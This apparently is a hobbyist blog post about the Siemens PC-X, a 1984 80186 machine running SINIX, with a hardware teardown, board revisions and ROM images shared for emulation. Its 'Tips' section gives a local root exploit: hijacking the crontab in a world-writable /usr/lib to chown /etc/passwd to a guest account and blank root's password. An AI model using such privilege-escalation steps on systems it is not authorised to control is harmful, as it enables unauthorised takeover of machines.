The Siemens PC-X is an oddball from the very early days of the PC/XT world. And as you might have seen yourself browsing this page, I have a soft spot for the oddballs… ok, now for the facts:
It is based on the original “PC-D” design. Actually besides the ROM, the (optional) MMU, a slightly different graphics card and a hard drive as standard they’re the same… BUT the “X” came with SINIX, Siemens’ XENIX based flavor of UNIX. That’s somewhat impressive when you check out the rather limited specs:
- 8MHz i80186 CPU
- 1MB RAM
- 10-20MB hard drive (depending on drive used)
- 640x350x1 bit Black on white display – that was very high-rez back then

Yes, the PC-X/D were one of the few machines using the 80186 instead of the “industry standard” 8088/8086.
That move seemed to be advanced but it was a step backwards actually, because all those machines were more or less incompatible to the available, ever-growing MS-DOS software library.
For the “X” model, it was even worse. Running SINIX you more or less totally depended on Siemens for getting Software. There was their own office suite and you could buy MS Word/Multiplan/Chart and dBase II from them. Well, pretty ok to run a multitasking( !) office system in 1984. Here’s a video showing a Siemens PC-X booting into SINIX:
Because nearly everything was non-standard in this beast (graphics, expansion bus etc), its career didn’t take long. I love the keyboard, though. It looks very 80’s and is another example of German over-engineering: You can run over it with your car, it’ll still works – like an IBM Type M.
This is what you see as soon you opened the 0.8mm thick steel case – left 3rd the huge power-supply, front drive case, back the mezzanine bus:


Remove the drive-cage (Left: BASF 6188 10MB MFM hard drive and right: TEAC FD-55FV floppy) and you’ll see the GPIB/RS232 expansion card – very simple NEC D7210 design – the external connector is marked “DFÜ” (German acronym for “Datenfernübertragung”, i.e. Modem and stuff) :

Next in the “stack” is the graphics card which also controls the keyboard. It seems to be different from the one used in the PC-D version. Left side a 8031 and a SCB2673 (Video attributes controller), 2 EPROMs (D39/40) and a 2k SRAM.
Right side, a SCN2672 (Programmable Video Timing Controller) with its own 8K EPROM (D12) and 4k of SRAM:
Having removed that expansion board you have the full view of the main board – Bottom right the RAM, left the CPU, a WD2791 Floppy controller and of course the 80186 CPU and a C8207-8 memory controller (which I falsely identified as MMU) next to it:


If you also remove the power supply, you will find another odd thing (also a bit visible at the left edge of the above picture): A SCSI-to-MFM converter board, the “DTC 520B“. So SIEMENS decided it’s better to fit an MFM hard disk and this converter than using the on-board SCSI bus an provide an (expensive) SCSI drive. Mhhh…
The reason to finally write this post is that I was asked for an image of SINIX and of the PC-X’s ROM to get the whole thing emulated in MESS.
So here are the ROM images of what I have. Maybe I’ll be able to add some more floppy images… stay tuned.
Other versions
While browsing the web, I came about another version of the mainboard and graphics-card. According to their model numbers and their design, they seem to be predecessors of my boards.

Here’s the mainboard. While mine has model W26361-D270-Z6-05-36, this one is marked -D270-Z6-02-05.
Many ICs are featuring a ceramic case. The RAM seems to be put on a separate PCB

The graphics-card has more differences (mine is W26361-D310-Z4-03-5, this one is -D282-Z4-10-5. The ICs are placed differently, its design looks more cluttered and some ICs aren’t populated on the board at all.
Tips
If you got your SINIX running -maybe a previously installed version- and you cannot get root access here’s a hack to get root access (assuming you can login as guest w/o password (commonly named ‘gast’). It bases on a mistakenly set permission:
/usr/lib is writable for everybody
$ ls -ld /usr/lib drwxrwxrwx root /usr/lib
in there is a crontab file. Copy that to /tmp, delete the original and copy your version back to /usr/lib to make it yours:
$ cp /usr/lib/crontab /tmp$ rm /usr/lib/crontab$ cp /tmp/crontab /usr/lib
Now you can edit ‘your crontab’ with an editor (ced) and add one line like this:
* * * * * /bin/chown gast /etc/passwd
So after one minute /etc/passwd is yours, too.
Now you can remove roots (or admins) password by changing
root:cHuykydasds: (or something like that)
to
root::
Voilá, this SINIX is yours 😉
Another thing you might need is to move data in/out. The only initial way to do this is a tool called ‘trados‘. This can read/write 360KB (only!) DOS floppies. At least a start…
Next steps
Finally, when revisiting this machine after quite some years in my basement, there are some tempting things to check out:
Can I replace the DTC 520B and use a SCSI drive directly?- As the SRAMs on the graphics board are sitting in bigger sockets – what will happen if I use bigger SRAMs? This might be answered when the emulation is working and we can fiddle with the video firmware to use more SRAM.